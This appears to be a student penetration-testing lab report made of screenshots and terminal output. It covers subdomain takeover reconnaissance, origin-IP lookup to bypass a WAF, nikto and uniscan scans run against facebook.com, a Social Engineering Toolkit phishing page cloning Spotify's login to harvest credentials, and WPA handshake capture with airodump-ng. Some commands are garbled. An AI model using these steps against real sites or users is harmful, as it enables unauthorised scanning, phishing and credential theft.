


Aim: Practical on Vulnerability Scanning and Assessment



HTTPStatus.io – Find out 404 on Subdomains.








MXToolbox.com [CNAME Lookup] – Check for Registered CNAME Record.

Here, we have found 2 Subdomains, which are likely to be vulnerable as it uses Amazon AWS Cloudfront Canonical Name and it is 404 Not Found.

In further Exploitation, we can use the subdomain and takeover it using its DNS Records.

Aim: Practical on Vulnerability Scanning and Assessment



404 Not Found

nginx

CASE 3 – Origin IP Lookup to Bypass WAF (Web Application Firewall)

The Origin IP is a private IP Address or the Main Server IP Address on which the Domain's Services are Running.

In this Assessment, we are going to use some Tools available –

Shodan.io – A Shodan Web Security Testing Search Engine


The screenshot shows the 'Create Account' form on the Shodan.io website. The browser address bar displays 'account.shodan.io/register'. The navigation bar includes links for SHODAN, Account, Billing, Take a Tour, Login, and Register. The form itself has a title 'Create Account' and four input fields: Username, Password, Confirm Password, and Email. Below these fields is a checkbox for 'Subscribe to the newsletter' and a line of text stating 'By creating an account you are agreeing to our Privacy Policy and Terms of Use'. A 'CREATE' button is positioned at the bottom of the form.

The screenshot shows the login page on the Shodan.io website. The browser address bar displays 'account.shodan.io/login'. The navigation bar is identical to the previous screenshot. The login form is titled 'Login with Shodan' and contains input fields for Username and Password, followed by a 'LOGIN' button. A 'Forgot Password?' link is located below the password field. To the right of the form is a 'Login with' section featuring buttons for Google and Windows Live. The footer of the page is divided into four columns: 'PRODUCTS' (listing Monitor and Search Engine), 'Bulk Data' (listing Images), 'PRICING' (listing Membership and API Subscriptions), and 'CONTACT US' (displaying the email support@shodan.io and social media icons for LinkedIn, GitHub, Twitter, and Facebook).


Aim: Practical on Vulnerability Scanning and Assessment

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
kali@kali
File Actions Edit View Help
(kali@kali)~$ sudo apt-get install nikto
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nikto is already the newest version (1:2.5.0+git20230114.907f645-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```


After finding, got a private IP Address redirecting to a Admin Login Dashboard



- **sudo apt-get install nikto**



- **sudo apt-get update**



```
(kali@kali)~$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [269 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [193 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [862 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.9 kB]
Fetched 68.6 MB in 12s (5,659 kB/s)
Reading package lists ... Done
```

- **sudo nikto -h <http://www.facebook.com/>**




```
(kali@kali)~$ sudo nikto -h http://www.facebook.com/
- Nikto v2.5.0

+ Multiple IPs Found: 163.70.144.35, 2a03:2880:f188:181:face:b00c:0:25de
+ Target IP: 163.70.144.35
+ Target Hostname: www.facebook.com
+ Target Port: 80
+ Start Time: 2024-07-11 23:56:42 (GMT-4)

+ Server: proxygen-bolt
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

- **sudo apt-get install uniscan**



```
(kali@kali)~$ sudo apt-get install uniscan
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
libalgorithm-c3-perl libb-hooks-endofscope-perl libb-hooks-on-check-perl libclass-c3-perl libclass-c3-xs-perl libclass-load-perl libclass-load-xs-perl
libclass-tiny-perl libdata-optlist-perl libdevel-callchecker-perl libdevel-caller-perl libdevel-globaldestruction-perl libdevel-lexical-perl
libdevel-overloadinfo-perl libdevel-partialdump-perl libdevel-stacktrace-perl libdist-checkconflicts-perl libdynaloader-functions-perl libeval-closure-perl
libmodule-implementation-perl libmodule-runtime-conflicts-perl libmodule-runtime-perl libmouse-perl libmouse-compat-perl libnamespace-clean-perl
libpackage-deprecationmanager-perl libpackage-stash-perl libpackage-stash-xs-perl libpadwalker-perl libparams-classify-perl libparams-util-perl
libsub-exporter-perl libsub-exporter-progressive-perl libsub-identify-perl libsub-install-perl libsub-name-perl libvariable-magic-perl
Suggested packages:
libscalar-number-perl
The following NEW packages will be installed:
libalgorithm-c3-perl libb-hooks-endofscope-perl libb-hooks-on-check-perl libclass-c3-perl libclass-c3-xs-perl libclass-load-perl libclass-load-xs-perl
libclass-tiny-perl libdata-optlist-perl libdevel-callchecker-perl libdevel-caller-perl libdevel-globaldestruction-perl libdevel-lexical-perl
libdevel-overloadinfo-perl libdevel-partialdump-perl libdevel-stacktrace-perl libdist-checkconflicts-perl libdynaloader-functions-perl libeval-closure-perl
libmodule-implementation-perl libmodule-runtime-conflicts-perl libmodule-runtime-perl libmouse-perl libmouse-compat-perl libnamespace-clean-perl
libpackage-deprecationmanager-perl libpackage-stash-perl libpackage-stash-xs-perl libpadwalker-perl libparams-classify-perl libparams-util-perl
libsub-exporter-perl libsub-exporter-progressive-perl libsub-identify-perl libsub-install-perl libsub-name-perl libvariable-magic-perl uniscan
0 upgraded, 38 newly installed, 0 to remove and 574 not upgraded.
Need to get 1,580 kB of archives.
After this operation, 5,357 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://mirror.freemf.org/kali kali-rolling/main amd64 libalgorithm-c3-perl all 0.11-2 [10.8 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libdynaloader-functions-perl all 0.003-3 [12.7 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libdevel-callchecker-perl amd64 0.009-1 [15.9 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libmodule-runtime-perl all 0.016-2 [19.6 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 libmodule-implementation-perl all 0.09-2 [12.6 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libsub-exporter-progressive-perl all 0.001013-3 [17,496 B]
Get:7 http://kali.download/kali kali-rolling/main amd64 libvariable-magic-perl amd64 0.64-1 [44.7 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libb-hooks-endofscope-perl all 0.28-1 [17.5 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 libclass-c3-perl all 0.35-2 [21.6 kB]
```

- **sudo uniscan -u <http://www.facebook.com/>**

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
Setting up libclass-load-xs-perl (0.10-2+b3) ...
Setting up libb-hooks-endofscope-perl (0.20-1) ...
Setting up libmoose-perl:amd64 (2.2207-1+b1) ...
Setting up libnamespace-clean-perl (0.27-2) ...
Setting up uniscan (6.3-0kali13) ...
Setting up libdevel-partialdump-perl (0.20-2) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...

--(kali@kali)-[~]
$ sudo uniscan -u http://www.facebook.com/
#####
# Uniscan project
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 12-7-2024 0:21:38

[*] http://www.facebook.com/ redirected to http://www.facebook.com/
[*] New target is: http://www.facebook.com/

Domain: http://www.facebook.com/
IP: 163.79.144.35

Scan end date: 12-7-2024 0:21:40

HTML report saved in: report/www.facebook.com.html

--(kali@kali)-[~]
$
```

Aim: Practical on
Vulnerability Scanning
and Assessment



AIM: PRACTICAL ON USE OF SOCIAL ENGINEERING TOOLKIT

- **Launch Kali Linux Virtual Machine**
- **Run Terminal**

Commands:

sudo su

apt update && apt upgrade

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~$ # apt update && apt upgrade
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.1 MB]
91% [3 Contents-amd64 45.2 MB/47.1 MB 96%]

```


- `curl -s https://ngrok-agent.s3.amazonaws.com/ngrok.asc \`
- `| sudo tee /etc/apt/trusted.gpg.d/ngrok.asc >/dev/null \`
- `&& echo "deb https://ngrok-agent.s3.amazonaws.com buster main" \`
- `| sudo tee /etc/apt/sources.list.d/ngrok.list \`
- `&& sudo apt update \`
- `&& sudo apt install ngrok`

Aim: Practical on use of Social Engineering Toolkit




```
(root@kali:~/home/kali)
$ curl -s https://ngrok-agent.s3.amazonaws.com/ngrok.asc | \
  > sudo tee /etc/apt/sources.list.d/ngrok.list && \
  > sudo apt update && sudo apt install ngrok
deb [signed-by=/etc/apt/keyrings/ngrok.gpg] https://ngrok-agent.s3.amazonaws.com buster main
Hit:1 http://kali.org/kali kali-rolling InRelease
Get:2 https://ngrok-agent.s3.amazonaws.com buster InRelease [18.3 kB]
Get:3 https://ngrok-agent.s3.amazonaws.com buster/main amd64 Packages [5,147 B]
Get:4 https://ngrok-agent.s3.amazonaws.com buster/main amd64 Contents (deb) [70 B]
Fetched 25.3 kB in 2s (12.8 kB/s)
1 package can be upgraded. Run 'apt list --upgradable' to see it.
The following packages were automatically installed and are no longer required:
  libstdc++11  libstdc++6  libstdc++7  libstdc++8  libstdc++9  libstdc++10  libstdc++11  libstdc++12
Use 'dpkg --get-selections' to remove them.
Installing:
  ngrok
  ...
```

Open firefox browser in kali linux, visit <https://dashboard.ngrok.com/signup> & create a ngrok account to generate a “Ngrok Auth Token”



Go to Setup & Installation Section and Copy the “Ngrok Auth Token” & paste in the terminal & Hit Enter





Choose option 1

Aim: Practical on use of
Social Engineering
Toolkit



Choose option 2



Choose option 3



Choose option 2




Aim: Practical on use of
Social Engineering
Toolkit




Spotify Login Phishing Webpage is Created Successfully.

Enter any random credentials, in email & password field and click on Log in



We have successfully performed a social engineering attack and captured Username/Email & Password of the Victim





Aim: Practical on use of
Social Engineering
Toolkit




AIM: PRACTICAL ON WIRELESS AND BLUETOOTH ATTACKS

To perform Wireless Attacks, we need below Requirements:

Kali Linux (2023 or Latest) Virtual Machine

TP Link Archer AC600 Wireless USB Adapter (Realtek8821AU)
 Passwords List containing max 100 Passwords for Attack

Step 1: Installing Drivers for TP Link Wi-fi Adapter
<https://github.com/morrownr/8821au-20210708>



The Github Repository contains the latest updated Drivers for Wi-fi Adapter to Install in Linux.

Step 2: Configuring Initial Requirements for Wi-fi Monitoring and Gathering Commands:

```
sudo suip config wlan0 down iwconfig wlan0 mode monitor ipconfig wlan0 up
```

This will Turn on Monitor Mode which is Required for Gathering Wi-fi's BSSID

```

File Actions Edit View Help
root@kali: /home/kali
(kali@kali)~$
$ sudo su
[sudo] password for kali:
(root@kali)~$ ifconfig wlan0 down
(root@kali)~$ ifconfig wlan0 mode monitor
(root@kali)~$ ifconfig wlan0 up
(root@kali)~$ ifconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11b  ESSID:""  Nickname:"WIFI@RTL8821AU"
          Mode:Monitor  Frequency:2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

```

```
airodump-ng wlan0
```

File	Actions	Edit	View	Help											
11 2024-07-30 23:24 11 WPA Handshake 0A:BA:D6:4A:95:7C															
